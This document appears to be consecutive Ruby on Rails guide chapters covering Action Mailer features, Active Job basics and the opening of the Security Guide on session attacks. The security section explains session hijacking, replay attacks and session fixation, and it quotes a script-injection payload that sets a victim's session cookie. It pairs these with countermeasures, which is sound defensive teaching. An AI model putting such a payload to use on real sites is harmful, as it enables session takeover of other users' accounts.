Action Mailer 3.0 makes inline attachments, which involved a lot of hacking in pre 3.0 versions, much simpler and trivial as they should be.

- First, to tell Mail to turn an attachment into an inline attachment, you just call `#inline` on the attachments method within your Mailer:
  ```
  def welcome
    attachments.inline['image.jpg'] =
  File.read('/path/to/image.jpg')
  end
  ```
- Then in your view, you can just reference `attachments` as a hash and specify which attachment you want to show, calling `url` on it and then passing the result into the `image_tag` method:
  ```
  <p>Hello there, this is our image</p>

  <%= image_tag attachments['image.jpg'].url %>
  ```
- As this is a standard call to `image_tag` you can pass in an options hash after the attachment URL as you could for any other image:
  ```
  <p>Hello there, this is our image</p>

  <%= image_tag attachments['image.jpg'].url, alt: 'My Photo',
  class: 'photos' %>
  ```

2.3.3 Sending Email To Multiple Recipients

It is possible to send email to one or more recipients in one email (e.g., informing all admins of a new signup) by setting the list of emails to the `:to` key. The list of emails can be an array of email addresses or a single string with the addresses separated by commas.
```
class AdminMailer < ActionMailer::Base
  default to: Proc.new { Admin.pluck(:email) },
          from: 'notification@example.com'

  def new_registration(user)
    @user = user
    mail(subject: "New User Signup: #{@user.email}")
  end
end
```
The same format can be used to set carbon copy (Cc:) and blind carbon copy (Bcc:) recipients, by using the `:cc` and `:bcc` keys respectively.

2.3.4 Sending Email With Name

Sometimes you wish to show the name of the person instead of just their email address when they receive the email. The trick to doing that is to format the email address in the format `"Full Name <email>"`.
```
def welcome_email(user)
  @user = user
  email_with_name = %("#{@user.name}" <#{@user.email}>)
  mail(to: email_with_name, subject: 'Welcome to My Awesome Site')
end
```

2.4 Mailer Views

Mailer views are located in the `app/views/name_of_mailer_class` directory. The specific mailer view is known to the class because its name is the same as the mailer method. In our example from above, our mailer view for the `welcome_email` method will be
in `app/views/user_mailer/welcome_email.html.erb` for the HTML version
and `welcome_email.text.erb` for the plain text version.
To change the default mailer view for your action you do something like:

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'
```

```
  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site',
         template_path: 'notifications',
         template_name: 'another')
  end
end
```

In this case it will look for templates at `app/views/notifications` with name `another`. You can also specify an array of paths for `template_path`, and they will be searched in order.

If you want more flexibility you can also pass a block and render specific templates or even render inline or text without using a template file:

```
class UserMailer < ApplicationMailer
  default from: 'notifications@example.com'

  def welcome_email(user)
    @user = user
    @url = 'http://example.com/login'
    mail(to: @user.email,
         subject: 'Welcome to My Awesome Site') do |format|
      format.html { render 'another_template' }
      format.text { render text: 'Render text' }
    end
  end
end
```

This will render the template 'another_template.html.erb' for the HTML part and use the rendered text for the text part. The render command is the same one used inside of Action Controller, so you can use all the same options, such as `:text`, `:inline` etc.

2.5 Action Mailer Layouts

Just like controller views, you can also have mailer layouts. The layout name needs to be the same as your mailer, such as `user_mailer.html.erb` and `user_mailer.text.erb` to be automatically recognized by your mailer as a layout.

In order to use a different file, call `layout` in your mailer:

```
class UserMailer < ApplicationMailer
  layout 'awesome' # use awesome.(html|text).erb as the layout
end
```

Just like with controller views, use `yield` to render the view inside the layout.

You can also pass in a `layout: 'layout_name'` option to the render call inside the format block to specify different layouts for different formats:

```
class UserMailer < ApplicationMailer
  def welcome_email(user)
    mail(to: user.email) do |format|
      format.html { render layout: 'my_layout' }
      format.text
    end
  end
end
```

Will render the HTML part using the `my_layout.html.erb` file and the text part with the usual `user_mailer.text.erb` file if it exists.

2.6 Previewing Emails

Action Mailer previews provide a way to see how emails look by visiting a special URL that renders them. In the above example, the preview class for `UserMailer` should be named `UserMailerPreview` and located in `test/mailers/previews/user_mailer_preview.rb`. To see the preview of `welcome_email`, implement a method that has the same name and call `UserMailer.welcome_email`:

```
class UserMailerPreview < ActionMailer::Preview
  def welcome_email
    UserMailer.welcome_email(User.first)
  end
end
```

Then the preview will be available in http://localhost:3000/rails/mailers/user_mailer/welcome_email.

If you change something in `app/views/user_mailer/welcome_email.html.erb` or the mailer itself, it'll automatically reload and render it so you can visually see the new style instantly. A list of previews are also available in http://localhost:3000/rails/mailers.

By default, these preview classes live in `test/mailers/previews`. This can be configured using the `preview_path` option. For example, if you want to change it to `lib/mailer_previews`, you can configure it in `config/application.rb`:

```
config.action_mailer.preview_path =
"#{Rails.root}/lib/mailer_previews"
```

2.7 Generating URLs in Action Mailer Views

Unlike controllers, the mailer instance doesn't have any context about the incoming request so you'll need to provide the `:host` parameter yourself.

As the `:host` usually is consistent across the application you can configure it globally in `config/application.rb`:

```
config.action_mailer.default_url_options = { host: 'example.com' }
```

Because of this behavior you cannot use any of the `*_path` helpers inside of an email. Instead you will need to use the associated `*_url` helper. For example instead of using

```
<%= link_to 'welcome', welcome_path %>
```

You will need to use:

```
<%= link_to 'welcome', welcome_url %>
```

By using the full URL, your links will now work in your emails.

2.7.1 generating URLs with `url_for`

`url_for` generate full URL by default in templates.

If you did not configure the `:host` option globally make sure to pass it to `url_for`.

```
<%= url_for(host: 'example.com',
            controller: 'welcome',
            action: 'greeting') %>
```

2.7.2 generating URLs with named routes

Email clients have no web context and so paths have no base URL to form complete web addresses. Thus, you should always use the "_url" variant of named route helpers.

If you did not configure the `:host` option globally make sure to pass it to the url helper.

```
<%= user_url(@user, host: 'example.com') %>
```

2.8 Sending Multipart Emails

Action Mailer will automatically send multipart emails if you have different templates for the same action. So, for our UserMailer example, if you have `welcome_email.text.erb` and `welcome_email.html.erb` in `app/views/user_mailer`, Action Mailer will automatically send a multipart email with the HTML and text versions setup as different parts. The order of the parts getting inserted is determined by the `:parts_order` inside of the `ActionMailer::Base.default` method.

2.9 Sending Emails with Dynamic Delivery Options

If you wish to override the default delivery options (e.g. SMTP credentials) while delivering emails, you can do this using `delivery_method_options` in the mailer action.

```
class UserMailer < ApplicationMailer
  def welcome_email(user, company)
    @user = user
    @url = user_url(@user)
    delivery_options = { user_name: company.smtp_user,
                         password: company.smtp_password,
                         address: company.smtp_host }
    mail(to: @user.email,
         subject: "Please see the Terms and Conditions attached",
         delivery_method_options: delivery_options)
  end
end
```

2.10 Sending Emails without Template Rendering

There may be cases in which you want to skip the template rendering step and supply the email body as a string. You can achieve this using the `:body` option. In such cases don't forget to add the `:content_type` option. Rails will default to `text/plain` otherwise.

```
class UserMailer < ApplicationMailer
  def welcome_email(user, email_body)
    mail(to: user.email,
         body: email_body,
         content_type: "text/html",
         subject: "Already rendered!")
  end
end
```

3 Receiving Emails

Receiving and parsing emails with Action Mailer can be a rather complex endeavor. Before your email reaches your Rails app, you would have had to configure your system to somehow forward emails to your app, which needs to be listening for that. So, to receive emails in your Rails app you'll need to:

- Implement a `receive` method in your mailer.
- Configure your email server to forward emails from the address(es) you would like your app to receive to `/path/to/app/bin/rails runner 'UserMailer.receive(STDIN.read)'`.

Once a method called `receive` is defined in any mailer, Action Mailer will parse the raw incoming email into an email object, decode it, instantiate a new mailer, and pass the email object to the mailer `receive` instance method. Here's an example:

```
class UserMailer < ApplicationMailer
  def receive(email)
    page = Page.find_by(address: email.to.first)
    page.emails.create(
      subject: email.subject,
      body: email.body
    )

    if email.has_attachments?
```

```
      email.attachments.each do |attachment|
        page.attachments.create({
          file: attachment,
          description: email.subject
        })
      end
    end
  end
end
```

4 Action Mailer Callbacks

Action Mailer allows for you to specify a `before_action`, `after_action` and `around_action`.

- Filters can be specified with a block or a symbol to a method in the mailer class similar to controllers.

- You could use a `before_action` to populate the mail object with defaults, delivery_method_options or insert default headers and attachments.
- You could use an `after_action` to do similar setup as a `before_action` but using instance variables set in your mailer action.

```
class UserMailer < ApplicationMailer
  after_action :set_delivery_options,
               :prevent_delivery_to_guests,
               :set_business_headers

  def feedback_message(business, user)
    @business = business
    @user = user
    mail
  end

  def campaign_message(business, user)
    @business = business
    @user = user
  end

  private

    def set_delivery_options
      # You have access to the mail instance,
      # @business and @user instance variables here
      if @business && @business.has_smtp_settings?
        mail.delivery_method.settings.merge!(@business.smtp_settings)
      end
    end

    def prevent_delivery_to_guests
      if @user && @user.guest?
        mail.perform_deliveries = false
      end
    end

    def set_business_headers
      if @business
        headers["X-SMTPAPI-CATEGORY"] = @business.code
      end
    end
end
```

- Mailer Filters abort further processing if body is set to a non-nil value.

5 Using Action Mailer Helpers

Action Mailer now just inherits from `AbstractController`, so you have access to the same generic helpers as you do in Action Controller.

6 Action Mailer Configuration

The following configuration options are best made in one of the environment files (environment.rb, production.rb, etc...)

Configuration	Description
`logger`	Generates information on the mailing run if available. Can be set to `nil` for no logging. Compatible with both Ruby's own `Logger` and `Log4r` loggers.
`smtp_settings`	Allows detailed configuration for `:smtp` delivery method: • `:address` - Allows you to use a remote mail server. Just change it from its default `"localhost"` setting. • `:port` - On the off chance that your mail server doesn't run on port 25, you can change it. • `:domain` - If you need to specify a HELO domain, you can do it here. • `:user_name` - If your mail server requires authentication, set the username in this setting. • `:password` - If your mail server requires authentication, set the password in this setting. • `:authentication` - If your mail server requires authentication, you need to specify the authentication type here. This is a symbol and one of `:plain`, `:login`, `:cram_md5`. • `:enable_starttls_auto` - Set this to `false` if there is a problem with your server certificate that you cannot resolve.
`sendmail_settings`	Allows you to override options for the `:sendmail` delivery method. • `:location` - The location of the sendmail executable. Defaults to `/usr/sbin/sendmail`. • `:arguments` - The command line arguments to be passed to sendmail. Defaults to `-i -t`.
`raise_delivery_errors`	Whether or not errors should be raised if the email fails to be delivered. This only works if the external email server is configured for immediate delivery.
`delivery_method`	Defines a delivery method. Possible values are: • `:smtp` (default), can be configured by using `config.action_mailer.smtp_settings`. • `:sendmail`, can be configured by using `config.action_mailer.sendmail_settings`. • `:file`: save emails to files; can be configured by using `config.action_mailer.file_settings`.

Configuration	Description
	• `:test`: save emails to `ActionMailer::Base.deliveries`array. See API docs for more info.
`perform_deliveries`	Determines whether deliveries are actually carried out when the `deliver` method is invoked on the Mail message. By default they are, but this can be turned off to help functional testing.
`deliveries`	Keeps an array of all the emails sent out through the Action Mailer with delivery_method :test. Most useful for unit and functional testing.
`default_options`	Allows you to set default values for the `mail` method options (`:from`, `:reply_to`, etc.).

For a complete writeup of possible configurations see the Configuring Action Mailer in our Configuring Rails Applications guide.

6.1 Example Action Mailer Configuration

An example would be adding the following to your appropriate `config/environments/$RAILS_ENV.rb` file:

```
config.action_mailer.delivery_method = :sendmail
# Defaults to:
# config.action_mailer.sendmail_settings = {
#   location: '/usr/sbin/sendmail',
#   arguments: '-i -t'
# }
config.action_mailer.perform_deliveries = true
config.action_mailer.raise_delivery_errors = true
config.action_mailer.default_options = {from: 'no-reply@example.com'}
```

6.2 Action Mailer Configuration for Gmail

As Action Mailer now uses the Mail gem, this becomes as simple as adding to your `config/environments/$RAILS_ENV.rb` file:

```
config.action_mailer.delivery_method = :smtp
config.action_mailer.smtp_settings = {
  address:              'smtp.gmail.com',
  port:                 587,
  domain:               'example.com',
  user_name:            '<username>',
  password:             '<password>',
  authentication:       'plain',
  enable_starttls_auto: true }
```

7 Mailer Testing

You can find detailed instructions on how to test your mailers in the testing guide.

8 Intercepting Emails

There are situations where you need to edit an email before it's delivered. Fortunately Action Mailer provides hooks to intercept every email. You can register an interceptor to make modifications to mail messages right before they are handed to the delivery agents.

```
class SandboxEmailInterceptor
  def self.delivering_email(message)
    message.to = ['sandbox@example.com']
  end
end
```

Before the interceptor can do its job you need to register it with the Action Mailer framework. You can do this in an initializer file `config/initializers/sandbox_email_interceptor.rb`

```
if Rails.env.staging?
  ActionMailer::Base.register_interceptor(SandboxEmailInterceptor)
end
```

The example above uses a custom environment called "staging" for a production like server but for testing purposes. You can read Creating Rails environments for more information about custom Rails environments.

Active Job Basics

This guide provides you with all you need to get started in creating, enqueueing and executing background jobs.

1 Introduction

Active Job is a framework for declaring jobs and making them run on a variety of queueing backends. These jobs can be everything from regularly scheduled clean-ups, to billing charges, to mailings. Anything that can be chopped up into small units of work and run in parallel, really.

2 The Purpose of Active Job

The main point is to ensure that all Rails apps will have a job infrastructure in place, even if it's in the form of an "immediate runner". We can then have framework features and other gems build on top of that, without having to worry about API differences between various job runners such as Delayed Job and Resque. Picking your queuing backend becomes more of an operational concern, then. And you'll be able to switch between them without having to rewrite your jobs.

3 Creating a Job

This section will provide a step-by-step guide to creating a job and enqueuing it.

3.1 Create the Job

Active Job provides a Rails generator to create jobs. The following will create a job in `app/jobs` (with an attached test case under `test/jobs`):

```
$ bin/rails generate job guests_cleanup
invoke  test_unit
create    test/jobs/guests_cleanup_job_test.rb
create  app/jobs/guests_cleanup_job.rb
```

You can also create a job that will run on a specific queue:

```
$ bin/rails generate job guests_cleanup --queue urgent
```

If you don't want to use a generator, you could create your own file inside of `app/jobs`, just make sure that it inherits from `ActiveJob::Base`.

Here's what a job looks like:

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default

  def perform(*args)
    # Do something later
  end
end
```

3.2 Enqueue the Job

Enqueue a job like so:

```
# Enqueue a job to be performed as soon the queueing system is
# free.
MyJob.perform_later record
# Enqueue a job to be performed tomorrow at noon.
MyJob.set(wait_until: Date.tomorrow.noon).perform_later(record)
# Enqueue a job to be performed 1 week from now.
MyJob.set(wait: 1.week).perform_later(record)
```

That's it!

4 Job Execution

If no adapter is set, the job is immediately executed.

4.1 Backends

Active Job has built-in adapters for multiple queueing backends (Sidekiq, Resque, Delayed Job and others). To get an up-to-date list of the adapters see the API Documentation forActiveJob::QueueAdapters.

4.2 Setting the Backend

You can easily set your queueing backend:

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    # Be sure to have the adapter's gem in your Gemfile
    # and follow the adapter's specific installation
    # and deployment instructions.
    config.active_job.queue_adapter = :sidekiq
  end
end
```

5 Queues

Most of the adapters support multiple queues. With Active Job you can schedule the job to run on a specific queue:

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
end
```

You can prefix the queue name for all your jobs using `config.active_job.queue_name_prefix` in `application.rb`:

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    config.active_job.queue_name_prefix = Rails.env
  end
end

# app/jobs/guests_cleanup.rb
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
end

# Now your job will run on queue production_low_priority on your
# production environment and on staging_low_priority
# on your staging environment
```

The default queue name prefix delimiter is '_'. This can be changed by setting `config.active_job.queue_name_delimiter` in `application.rb`:

```
# config/application.rb
module YourApp
  class Application < Rails::Application
    config.active_job.queue_name_prefix = Rails.env
    config.active_job.queue_name_delimiter = '.'
  end
end

# app/jobs/guests_cleanup.rb
class GuestsCleanupJob < ActiveJob::Base
  queue_as :low_priority
  #....
end

# Now your job will run on queue production.low_priority on your
# production environment and on staging.low_priority
# on your staging environment
```

If you want more control on what queue a job will be run you can pass a `:queue` option to `#set`:

```
MyJob.set(queue: :another_queue).perform_later(record)
```

To control the queue from the job level you can pass a block to `#queue_as`. The block will be executed in the job context (so you can access `self.arguments`) and you must return the queue name:

```
class ProcessVideoJob < ActiveJob::Base
  queue_as do
    video = self.arguments.first
    if video.owner.premium?
      :premium_videojobs
    else
      :videojobs
    end
  end

  def perform(video)
    # Do process video
  end
end

ProcessVideoJob.perform_later(Video.last)
```

Make sure your queueing backend "listens" on your queue name. For some backends you need to specify the queues to listen to.

6 Callbacks

Active Job provides hooks during the life cycle of a job. Callbacks allow you to trigger logic during the life cycle of a job.

6.1 Available callbacks

- `before_enqueue`
- `around_enqueue`
- `after_enqueue`
- `before_perform`
- `around_perform`
- `after_perform`

6.2 Usage

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default

  before_enqueue do |job|
    # Do something with the job instance
  end

  around_perform do |job, block|
    # Do something before perform
    block.call
    # Do something after perform
  end

  def perform
    # Do something later
  end
end
```

7 Action Mailer

One of the most common jobs in a modern web application is sending emails outside of the request-response cycle, so the user doesn't have to wait on it. Active Job is integrated with Action Mailer so you can easily send emails asynchronously:

```
# If you want to send the email now use #deliver_now
UserMailer.welcome(@user).deliver_now

# If you want to send the email through Active Job use #deliver_later
UserMailer.welcome(@user).deliver_later
```

8 GlobalID

Active Job supports GlobalID for parameters. This makes it possible to pass live Active Record objects to your job instead of class/id pairs, which you then have to manually deserialize. Before, jobs would look like this:

```
class TrashableCleanupJob < ActiveJob::Base
  def perform(trashable_class, trashable_id, depth)
    trashable = trashable_class.constantize.find(trashable_id)
    trashable.cleanup(depth)
  end
end
```

Now you can simply do:

```
class TrashableCleanupJob < ActiveJob::Base
  def perform(trashable, depth)
    trashable.cleanup(depth)
  end
end
```

This works with any class that mixes in `GlobalID::Identification`, which by default has been mixed into Active Record classes.

9 Exceptions

Active Job provides a way to catch exceptions raised during the execution of the job:

```
class GuestsCleanupJob < ActiveJob::Base
  queue_as :default
  rescue_from(ActiveRecord::RecordNotFound) do |exception|
   # Do something with the exception
  end

  def perform
    # Do something later
  end
end
```

Ruby on Rails Security Guide

This manual describes common security problems in web applications and how to avoid them with Rails.

1 Introduction

Web application frameworks are made to help developers build web applications. Some of them also help you with securing the web application. In fact one framework is not more secure than another: If you use it correctly, you will be able to build secure apps with many frameworks. Ruby on Rails has some clever helper methods, for example against SQL injection, so that this is hardly a problem.

In general there is no such thing as plug-n-play security. Security depends on the people using the framework, and sometimes on the development method. And it depends on all layers of a web application environment: The back-end storage, the web server and the web application itself (and possibly other layers or applications).

The Gartner Group however estimates that 75% of attacks are at the web application layer, and found out "that out of 300 audited sites, 97% are vulnerable to attack". This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Or an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, you have to fully understand the attack methods in order to find the correct countermeasures. That is what this guide aims at.

In order to develop secure web applications you have to keep up to date on all layers and know your enemies. To keep up to date subscribe to security mailing lists, read security blogs and make updating and security checks a habit (check the Additional Resources chapter). It is done manually because that's how you find the nasty logical security problems.

2 Sessions

A good place to start looking at security is with sessions, which can be vulnerable to particular attacks.

2.1 What are Sessions?

HTTP is a stateless protocol. Sessions make it stateful.

Most applications need to keep track of certain state of a particular user. This could be the contents of a shopping basket or the user id of the currently logged in user. Without the idea of sessions, the user would have to identify, and probably authenticate, on every request. Rails will create a new session automatically if a new user accesses the application. It will load an existing session if the user has already used the application.

A session usually consists of a hash of values and a session id, usually a 32-character string, to identify the hash. Every cookie sent to the client's browser includes the session id. And the other way round: the browser will send it to the server on every request from the client. In Rails you can save and retrieve values using the session method:

```
session[:user_id] = @current_user.id
User.find(session[:user_id])
```

2.2 Session id

The session id is a 32 byte long MD5 hash value.

A session id consists of the hash value of a random string. The random string is the current time, a random number between 0 and 1, the process id number of the Ruby interpreter (also basically a random number) and a constant string. Currently it is not feasible to brute-force Rails' session ids. To date MD5 is uncompromised, but there have been collisions, so it is theoretically possible to create another input text with the same hash value. But this has had no security impact to date.

2.3 Session Hijacking

Stealing a user's session id lets an attacker use the web application in the victim's name.

Many web applications have an authentication system: a user provides a user name and password, the web application checks them and stores the corresponding user id in the session hash. From now on, the session is valid. On every request the application will load the user, identified by the user id in the session, without the need for new authentication. The session id in the cookie identifies the session.

Hence, the cookie serves as temporary authentication for the web application. Anyone who seizes a cookie from someone else, may use the web application as this user - with possibly severe consequences. Here are some ways to hijack a session, and their countermeasures:

- Sniff the cookie in an insecure network. A wireless LAN can be an example of such a network. In an unencrypted wireless LAN it is especially easy to listen to the traffic of all connected clients. For the web application builder this means to *provide a secure connection over SSL*. In Rails 3.1 and later, this could be accomplished by always forcing SSL connection in your application config file: `config.force_ssl = true`
- Most people don't clear out the cookies after working at a public terminal. So if the last user didn't log out of a web application, you would be able to use it as this user. Provide the user with a *log-out button* in the web application, and *make it prominent*.
- Many cross-site scripting (XSS) exploits aim at obtaining the user's cookie. You'll read more about XSS later.
- Instead of stealing a cookie unknown to the attacker, they fix a user's session identifier (in the cookie) known to them. Read more about this so-called session fixation later.

The main objective of most attackers is to make money. The underground prices for stolen bank login accounts range from $10-$1000 (depending on the available amount of funds), $0.40-$20 for credit card numbers, $1-$8 for online auction site accounts and $4-$30 for email passwords, according to the Symantec Global Internet Security Threat Report.

2.4 Session Guidelines

Here are some general guidelines on sessions.

- *Do not store large objects in a session*. Instead you should store them in the database and save their id in the session. This will eliminate synchronization headaches and it won't fill up your session storage space (depending on what session storage you chose, see below). This will also be a good idea, if you modify the structure of an object and old versions of it are still in some user's cookies. With server-side session storages you can clear out the sessions, but with client-side storages, this is hard to mitigate.
- *Critical data should not be stored in session*. If the user clears their cookies or closes the browser, they will be lost. And with a client-side session storage, the user can read the data.

2.5 Session Storage

Rails provides several storage mechanisms for the session hashes. The most important is `ActionDispatch::Session::CookieStore`.

Rails 2 introduced a new default session storage, CookieStore. CookieStore saves the session hash directly in a cookie on the client-side. The server retrieves the session hash from the cookie and eliminates the need for a session id. That will greatly increase the speed of the application, but it is a controversial storage option and you have to think about the security implications of it:

- Cookies imply a strict size limit of 4kB. This is fine as you should not store large amounts of data in a session anyway, as described before. *Storing the current user's database id in a session is usually ok*.
- The client can see everything you store in a session, because it is stored in clear-text (actually Base64-encoded, so not encrypted). So, of course, *you don't want to store any secrets here*. To prevent session hash tampering, a digest is calculated from the session with a server-side secret and inserted into the end of the cookie.

That means the security of this storage depends on this secret (and on the digest algorithm, which defaults to SHA1, for compatibility). So *don't use a trivial secret, i.e. a word from a dictionary, or one which is shorter than 30 characters*.

`secrets.secret_key_base` is used for specifying a key which allows sessions for the application to be verified against a known secure key to prevent tampering. Applications get `secrets.secret_key_base` initialized to a random key present in `config/secrets.yml`, e.g.:

```
development:
  secret_key_base: a75d...

test:
  secret_key_base: 492f...

production:
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Older versions of Rails use CookieStore, which uses `secret_token` instead of `secret_key_base`that is used by EncryptedCookieStore. Read the upgrade documentation for more information.

If you have received an application where the secret was exposed (e.g. an application whose source was shared), strongly consider changing the secret.

2.6 Replay Attacks for CookieStore Sessions

Another sort of attack you have to be aware of when using `CookieStore` is the replay attack.

It works like this:


- A user receives credits, the amount is stored in a session (which is a bad idea anyway, but we'll do this for demonstration purposes).
- The user buys something.
- The new adjusted credit value is stored in the session.
- The user takes the cookie from the first step (which they previously copied) and replaces the current cookie in the browser.
- The user has their original credit back.

Including a nonce (a random value) in the session solves replay attacks. A nonce is valid only once, and the server has to keep track of all the valid nonces. It gets even more complicated if you have several application servers (mongrels). Storing nonces in a database table would defeat the entire purpose of CookieStore (avoiding accessing the database).

The best *solution against it is not to store this kind of data in a session, but in the database*. In this case store the credit in the database and the logged_in_user_id in the session.

2.7 Session Fixation

Apart from stealing a user's session id, the attacker may fix a session id known to them. This is called session fixation.



This attack focuses on fixing a user's session id known to the attacker, and forcing the user's browser into using this id. It is therefore not necessary for the attacker to steal the session id afterwards. Here is how this attack works:

- The attacker creates a valid session id: They load the login page of the web application where they want to fix the session, and take the session id in the cookie from the response (see number 1 and 2 in the image).
- They maintain the session by accessing the web application periodically in order to keep an expiring session alive.
- The attacker forces the user's browser into using this session id (see number 3 in the image). As you may not change a cookie of another domain (because of the same origin policy), the attacker has to run a JavaScript from the domain of the target web application. Injecting the JavaScript code into the application by XSS accomplishes this attack. Here is an example: `<script>document.cookie="_session_id=16d5b78abb28e3d6206b60f22a03c8d9";</script>`. Read more about XSS and injection later on.
- The attacker lures the victim to the infected page with the JavaScript code. By viewing the page, the victim's browser will change the session id to the trap session id.
- As the new trap session is unused, the web application will require the user to authenticate.
- From now on, the victim and the attacker will co-use the web application with the same session: The session became valid and the victim didn't notice the attack.

2.8 Session Fixation - Countermeasures

One line of code will protect you from session fixation.

The most effective countermeasure is to *issue a new session identifier* and declare the old one invalid after a successful login. That way, an attacker cannot use the fixed session identifier. This is a good countermeasure against session hijacking, as well. Here is how to create a new session in Rails:

```
reset_session
```

If you use the popular RestfulAuthentication plugin for user management, add reset_session to the SessionsController#create action. Note that this removes any value from the session, *you have to transfer them to the new session*.
Another countermeasure is to *save user-specific properties in the session*, verify them every time a request comes in, and deny access, if the information does not match. Such properties could be the remote IP address or the user agent (the web browser name), though the latter is less user-specific. When saving the IP address, you have to bear in mind that there are Internet service providers or large organizations that put their users behind proxies. *These might change over the course of a session*, so these users will not be able to use your application, or only in a limited way.

2.9 Session Expiry

Sessions that never expire extend the time-frame for attacks such as cross-site request forgery (CSRF), session hijacking and session fixation.

One possibility is to set the expiry time-stamp of the cookie with the session id. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safer. Here is an example of how to *expire sessions in a database table*. Call `Session.sweep("20 minutes")` to expire sessions that were used longer than 20 minutes ago.

```
class Session < ActiveRecord::Base
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
```


```
      time = time.split.inject { |count, unit| count.to_i.send(unit) }
    end

    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```

